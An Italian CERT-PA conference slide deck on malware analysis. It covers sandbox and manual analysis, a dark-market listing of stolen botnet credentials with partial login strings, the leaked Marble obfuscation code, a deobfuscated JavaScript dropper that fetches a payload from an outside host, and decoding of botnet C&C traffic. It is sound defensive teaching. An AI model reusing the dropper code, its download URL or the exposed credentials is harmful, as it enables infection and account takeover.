



Il CERT-PA e la Malware Analysis Strumenti e casi di studio

Workshop GARR 2017 – Netvolution
Consiglio Nazionale delle Ricerche

Gianni Amato

Roma, 6 Aprile 2017



Perchè analizzare il malware?

- Per investigare su un incidente e rispondere ai seguenti quesiti:
 - Qual è lo scopo del malware?
 - Quali informazioni è riuscito a carpire?
 - Dove sono state trasmesse le informazioni?
 - Come ha fatto ad arrivare fin qui?
- Produrre firme per bloccare/mitigare l'infezione.
- Attività forense.
- Attività di intelligence.

Tipologia di analisi

- Automatica

- Sandbox

- Dinamica


- Network

- Statica

- Signatures

- Manuale

- Reverse engineering










Quanto tempo occorre?

Il tempo necessario per analizzare un malware è direttamente proporzionale alla sua complessità.

Evoluzioni Tecniche e Motivazionali



Surveillance Tools - Blackmarket



- Fast and stable remote surveillance
 - Remote Desktop
 - Remote Webcam
 - Audio feeds
 - File transfer





Government Account - Blackmarket

```

/ahoc.com:killer1981@www.chalkpreschool.com
/ahoc.com:killer1981@www.avery.com
/ahoc.com:750dV0Vr@vacasarentale.applacentra.com
r0to:killer1981@login.vehoo.com
r:killer1981@login.vehoo.com
killer1981@www.merlinmedica.net
1.com:naqub198@accounts.craigslar.org/login
.com:Nce1Shafak3@book.amazon.com/en/signin
sion.com:icandill@nsw.petrollive.com/userlogin
/line.valiant.com/citrix/accessplatform/site/default
/line.valiant.com/citrix/accessplatform/auth/loc
431@go.smtc.com/signout-08A4B
w:Thomasandi@adobe-id-ml-services.adobe.com/r
tion.com:8p40201@ohs.sitlent.org/employer-c
i@ordoreas.com/wp-login.php
i@OMA@book.rodnavsbibata.com
/k.com:ranessa1@login.live.com
i@mahal21@book.dbooks.com
i@www.facebook.com
i@cedhead1@accounts.google.com/ServiceLoginAuth
.com:ranessa1@www.facebook.com/SantaReina@
lock.com:Ranessa1@login.live.com/login.srf
/k.com:ranessa1@login.live.com/resources/post.srf
w:ranessa1@book.atlantico.com/ITUSED/nextstep/ent

```

100K BOTNET STEALER LOGS. LOGINS TO LITERALLY ALL MAJOR SITES - LOWERED PRICE AND UPDATED LIST A BIT -

This is a my private list of logs that i have gotten from my password stealers. They are a bit old (approximately 1 year) so thats why only 50\$. You will still find alot of working accounts for all sorts of sites, these have never been shared elsewhere, Almost 100k, more specific, 95k logs Including: File contains **681 paypal accounts 2515 Facebook accounts Even lots of .gov accounts Tons o...**

Sold by **Thegamblerguy** - 3 sold since Jul 26, 2016 **Vendor Level 1** **Trust Level 4**

	Features		Features
Product class	Digital goods	Origin country	Worldwide
Quantity left	Unlimited	Ships to	Worldwide
Ends in	Never	Payment	Escrow

Delivered asap - 1 days - USD +0.00 / item

Purchase price: **USD 50.00**

Qty: **Buy Now** **Queue**

0.0434 BTC / 2.4950 XMR

- Description
- Bids
- Feedback
- Refund Policy

Product Description

This is a my private list of logs that i have gotten from my password stealers. They are a bit old (approximately 1 year) so thats why only 50\$. You will still find alot of working accounts for all sorts of sites, these have never been shared elsewhere, Almost 100k, more specific, 95k logs Including:

File contains 681 paypal accounts
 2515 Facebook accounts
Even lots of .gov accounts
 Tons of other acc. Feel free to pm and ask me to do a check and i will do it

Almost 100k accounts, in one file. You wont find this elsewhere



Marble Framework

Vault 7: CIA Hacking Tools Revealed



- Set di strumenti in grado di:
 - Offuscare codice nocivo;
 - Implementare tecniche Anti-Forensics.
- Allo scopo di:
 - Mascherare malware, trojan e attacchi di hacking;
 - Evitare che un attacco possa essere ricondotto alla CIA.

Il codice di Marble è Pubblico



- Il framework è composto da 676 file;
- 35.150 righe di codice accessibili pubblicamente.
- Marble è stato utilizzato dalla CIA nel 2016;
- La versione 1.0 risale al 2015.

https://wikileaks.org/ciav7p1/cms/page_14588467.html



Russo, cinese, arabo e farsi

```
#include <Windows.h>
#include "Marble.h"

int wmain(int argc, wchar_t* argv[])
{
    //Normal strings including escaped characters as well as \x
    WARBLE wcOne[] = L" Text with \\\"weird spaces; in the text\\n\\t\\tabc\\x2233\\x3344 124";

    //Normal Wide-Char string - can't be multi-line
    WARBLE wcTwo[] = L"Creates or opens a file or I/O device. The most commonly used I/O devices are as follows: file, file stream, directory, physical disk, volume, console buffer, tape drive, communications resource, mailslot, and pipe. The f
unction returns a handle that can be used to access the file or device for various types of I/O depending on the file or device and the flags and attributes specified. To perform this operation as a transacted operation, which results in a handle t
hat can be used for transacted I / O, use the CreateFileTransacted function.";

    //WCHAR array is supported
    WARBLE wcThree[] = {
        0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799,
        0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799, 0x0000, 0x1122, 0x3344, 0x5566, 0x7799
    };

    //Add foreign languages
    //Arabic
    WARBLE wcArabic[] = L"بعد املًا شواطئ، في ٣٠ دول زهاء ماشاء.. كل الشفاء، اجتماع واعلاء، حيث، غفون الشمال الضعيف ان بل، قد قام الشفاء، التمازجم الانذار، بواية قيشتم الفاقية بغف مل، شدت وفرنا ابتدعها ام كما";

    //Chinese
    WARBLE wcChinese[] = L"洪涛池 焮烟册 鹿栉栲 詈 獾獾，毓麟醜 迳郛嶂程纸 潭涛泥 夙 踪鞠 泮梁没 蛭烟谏 呼帽保 楹 赵廷，嵯 壁殊 蛭烟室 毓麟醜，巫 翰殿 跌跌禹 瘠痿籍 绿 嘴哪埠 沸漫瓶 磁磁嫩 翰殿 酸钟殿 横窗蝶 焮芒籽 峻 嶂烟，群和玛 迳烟蔑 榭栲欵 峻 搜施";

    //Russian
    WARBLE wcRussian[] = L"Энд не нонкэш контытёонэж. Видэ бландит ан кувй, дуо декам эпихкре эа. Ин дйжиг мольлиз дэльэкатезишия жэт. Нэ мэль рыбкм мэльиора фээкгаат, залы тэкопхрахтау ан мэя. Уг вал хабыауч фйзэрит инэртрегеор, ку шалэрт пхаэрдум кончелату мам, ыкм ноптёон льяорыат янтэрэштт.";

    //Korean
    WARBLE wcKorean[] = L"사용할 수 있는 구절 많은 변화가 있지만, 대부분의, 주입 유머로, 어떤 형태의 변경을 입었거나 조금이라도 믿을 보이지 않는 단어를 무작위. 당신은 Lorem Ipsum의 통로를 사용하려는 경우, 당신은 텍스트의 가운데에 숨겨진 뭔가 당황 없다는 확신해야합니다";


    //Farsi
    WARBLE wcFarsi[] = L"به منلی آزمایشی و بهمعنی در صنعت چاپ، صفحه‌آرایی و طراحی گرافیک گفته میشود. طرح گرافیک از این متن به عنوان عنصری از ترکیب بندی برای پر کردن صفحه و ارایه اولیه شکل ظاهری و کلی (lorem ipsum) به انگلیسی) لورم ایپسوم یا طرح‌نا) یا به معنی طرح سفارش گرفته شده استفاده می‌نماید، تا از نظر گرافیکی نشانگر چگونگی نوع و اندازه فونت و ظاهر متن باشد. معمولاً طراحی گرافیک برای صفحه‌آرایی، جهت از متن‌آزمایشی و بهمعنی استفاده میکنند تا صرفاً به مثبزی با صاحب کار خود نشان دهند که صفحه طراحی یا باند نه بندی شده بعد از اینکه متن در آن قرار گیرد چگونه به نظر میرسد و قلم‌ها و اندازه‌بندی‌ها چگونه در نظر گرفته شده‌است. از آجایی که طراحی‌ها عموماً نویسنده متن نمیکنند و وظیفه رعایت حق کتبتو متنون را ندارند و در همان حال کار آنها به نوعی وابسته به متن می‌باشد آنها با ا
ستفاده از متونبات ساختگی، صفحه گرافیکی خود را صفحه‌آرایی میکنند تا مرحله طراحی و صفحه‌بندی را به پایان بزنند";

    return 0;
}
```

Mascherare gli hack della CIA e concentrare l'attenzione degli investigatori su altri Paesi.


https://wikileaks.org/ciav7p1/cms/page_14588467.html

Analisi Automatica (PRO)




- Le sandbox rappresentano il modo più **semplice** per valutare la natura di un file sospetto. Sono strumenti completamente automatizzati, progettati per analizzare rapidamente (< 3 min) un sample;
- Producono **report** con importanti dettagli relativi all'attività dei file sul sistema, al traffico di rete, etc.

Analisi Automatica (CONTRO)



- Malware evoluti includono componenti in grado di **individuare ed eludere** le sandbox più note. A volte cambiando comportamento;
- Le sandbox online **consistono** i sample sottomessi. Se si sta investigando su un caso che richiede segretezza è vivamente sconsigliato fare uso di strumenti online. *Cuckoo sandbox installato localmente potrebbe essere una valida alternativa.*

Quando è necessaria l'analisi Manuale



- Decodificare informazioni crittografate, memorizzate o trasferite dal sample;
- Determinare la logica di un algoritmo che punta a domini differenti in base a determinate circostanze;
- Individuare funzionalità non rilevabili da analisi automatizzate.

Automatizzare quando è possibile l'analisi manuale

```

1 import re
2
3 filename = 'DOC_320560686.js'
4
5 with open(filename, 'r') as file:
6     data = file.read().split('\n')
7
8 for str in data:
9     uMatch = re.findall('\\u[0-9]{3}[0-9a-fA-F]{1}', str)
10    for u in uMatch:
11        str = str.replace(u, u.decode('unicode-escape'))
12    print (str)
13
    
```

```

Terminale
File Modifica Visualizza Terminale Schede Aiuto
"equipment","wrench","carouse","msgstr","08"), inflammation]] = 0;
krDwvrh = " F12 ";
brings.saveToFile(appropriations, 2);
SswQdi = " F13 ";
brings.close();
XwfgMW = " F14 ";
    rampart[promises](appropriations, chosen, true);
}
} catch (fbhBGzsX) {
    KKKnoPGE = " F15 "; ;}
}
try{
school("http://"+ "sherlock"+"uvishere.com/89ug6b7ui" + "?TLWzVq=kkbuhVhPv", "iwmBjyujp");}catch(UKhpApne){
    LyzGRySP = " F16 ";}
}
}
}

(program exited with code: 0)
Press return to continue
    
```


```

179    var advocacy=(casque + wscript==casque + vzuzoarchives993cyb173pCHUGarchives569zoA=archives=-.miami4
    ())&selecting["c3archivesRhDHarchivesVz".miami4()] + "=="MjarchivesAw".miami4())&&typeof(GzEAPd)=== "undefined";
180
181    if (advocacy) {
182
183        var brings = new Logan((( "trollope", "ingram", "going", "polar", "parallel", "better", "composite", "vertigo", "A")
    +("acceptance", "medication", "slayer", "united", "rover", "tokyo", "armed", "penal", "SE00")
    +"DB"+"trigger", "raven", "vaccination", "elated", "extras", "prosecutor", "terrestrial", ".S")+ "tr8").replace("SE0",
    "D").replace("8", "eam"));
184    brings.architecturall();
185    RhXGud = " F9 ";
186    brings.type = chosen;
187    hGASMa = " F10 ";
188    brings["d3JarchivespdGU=archives".miami4()](selecting
    [ ("outing", "christening", "tyrannical", "irksome", "essex", "gasoline", "literally", "") + "R" + "es" + "pon" + unLike[ 'U' ].toLower
    +"e" + "Qarchivesm9keQ=archives".miami4()]);
189    XWaxeQhw = " F11 ";
190    brings[casque + "o" + ("sheet", "ronald", "except", "vigil", "abjure", "lawsuit", "anomalous", "subtle", "00")
    + ("unexpected", "rigged", "limit", "oneness", "lakes", "realistic", "fatuous", "8i" + "tion").replace
    ("0" + ("hypothesis", "loudness", "cocoa", "equipment", "wrench", "carouse", "msgstr", "08"), inflammation)] = 0;
191    krDwvrh = " F12 ";
192    brings.saveToFile(appropriations, 2);
193    SswQdi = " F13 ";
194    brings.close();
195    XwfgMW = " F14 ";
196    rampart[promises](appropriations, chosen, true);
197    }
198 } catch (fbhBGzsX) {
199     KKKnoPGE = " F15 "; ;}
200
201 }
202 try{
203 school("http://"+ "u0073h\u0065r\u006Co\u0063k"+ "\u002Eu\u0076i\u0073h\u0065r\u0065. \u0063o\u006D\u00389\u0075g\u00
    \u0037u\u0069" + "?TLWzVq=kkbuhVhPv", "iwmBjyujp");}catch(UKhpApne){
204     LyzGRySP = " F16 ";}
205
206
    
```



Caso Studio

Decifrare la comunicazione tra un BOT e il C&C





Athena HTTP

The screenshot shows the Athena HTTP web interface. The top navigation bar includes the title "Athena HTTP" and user information "Welcome, root | Help | Logout". A left sidebar contains a menu with the following items: Botlist (highlighted), DDoS Panel, Website Checker, Create Command, Active Commands, User Management, Preferences, Status, DDoS, Botkiller, Computer Statistics, and Country. The main content area displays a "Botlist" table with the following headers: Bot Id, Country, IP Address, Operating System, Ram Usage, Version, Last Seen, and Status. Below the table are "Previous" and "Next" navigation buttons.



OSINT/CLOSINT

Deep web


- Sorgente del C&C + Builder

Forum riservati

- Contributo alla ricerca



Comunicazioni Cifrate





BOT -> C&C

a =

"%62%33%5A%6A%61%58%42%33%61%6E%46%6B%61%33%68%6C%63%6E%6C%73%63%32%5A%36%62%58%52%6E%59%57%35%31%61%47%49%36%61%57%39%32%59%33%42%33%61%6E%52%68%5A%32%35%6F%64%57%4A%6B%63%58%68%72%5A%58%4A%35%62%48%4E%6D%65%6D%30%3D"

b =

"xHR5vGU6veVwZWF0xHVpZDiwODI2MTU3MDY4NjFzMTEnZTBgYWNgYWQ4MDZgNjE3MjY5NeZ8veFrOjE2xGJuX2rpmGndZDiwxGJuX2ZpmGVkOjB8Yerxl2V5vkiwxGJ1v3g6ZeFqv2V8"

c =

"%64%6A%71%78%64%6B%72%78%65%6C%72%79%65%6C%73%79%66%6D%73%7A%67%6D%74%61"



BOT <- C&C

r =

"ZGpxeGRrcnhIbHJ5ZWxzeWZtc3pnbXRhZgaqaWRHVsdgmUZkUFRua2ZBPT0KZgzSIGM
baHBIRDB5ZgaOaeJXMWzcmVE5SVzlvFpYY2agM2QkTG5qIGFH0XZMmU52Ydz3PQj="

Url Encoding / Decoding (a)

"this is a test" → %22this%20is%20a%20test%22

%22this%20is%20a%20test%22 → "this is a test"

a =

"%62%33%5A%6A%61%58%42%33%61%6E%46%6B%61%33%68%6C%63%6E%6C%73%63%32%5A%36%62%58%52%6E%59%57%35%31%61%47%49%36%61%57%39%32%59%33%42%33%61%6E%52%68%5A%32%35%6F%64%57%4A%6B%63%58%68%72%5A%58%4A%35%62%48%4E%6D%65%6D%30%3D"



a =

"b3ZjaXB3anFka3hlcnlsc2Z6bXRnYW51aGl6aW92Y3B3anRhZ25odWJkcXhrZXJ5bHNmem0="



Base 64 Decoding (a)

a =

“b3ZjaXB3anFka3hlcnlsc2Z6bXRnYW51aGI6aW92Y3B3anRhZ25odWJkcXhrZXJ5bHNmem0=”

a = “**ovcipwj**qdkxerylsfzmtganuhb:**iovc**pwjtaghubdqxkerylsfzm”



a1 =

ovcipwjqdkxerylsfzmtganuhb

a2 =

iovcpwjtaghubdqxkerylsfzm

Key

a2 =

iovcpwjtagnhubdqxkerylsfzm



a1 =

ovcipwjqdkxerylsfzmtganuhb



(i→o), (o→v), (v→c), (c→i), (p→p), (w→w), (j→j), (t→q), ..., (m→b)

Sostituzioni (b)

b =

"xHR5vGU6veVwZWF0xHVpZDiwODI2MTU3MDy4NjFzMTEuZTBgYWNhYWNQ4MDZgNjE3MjY5NeZ8veFrOjE2xGJuX2rpmGndZDiwxGJuX2ZpmGVkOjB8Yerxl2V5vkiwxGJ1v3g6ZeFqv2V8"



$(i \rightarrow o), (o \rightarrow v), (v \rightarrow c), (c \rightarrow i), (p \rightarrow p), (w \rightarrow w), (j \rightarrow j), (t \rightarrow q), \dots, (m \rightarrow b)$



b =

"fHR5cGU6cmVwZWF0fHVpZDowODI2MTU3MDg4NjFhMTEuZTBkYWNhYWNQ4MDZkNjE3MjY5NmZ8cmFtOjE2fGJrX2tpbGxlZDowfGJrX2ZpbGVzOjB8Ymtfa2V5czowfGJ1c3k6ZmFsc2V8"



Base64 Decoding



|type:repeat|uid:082615708861a111e0dacdad806d6172696f|ram:16|bk_killed:0|bk_files:0|bk_keys:0|busy:false|

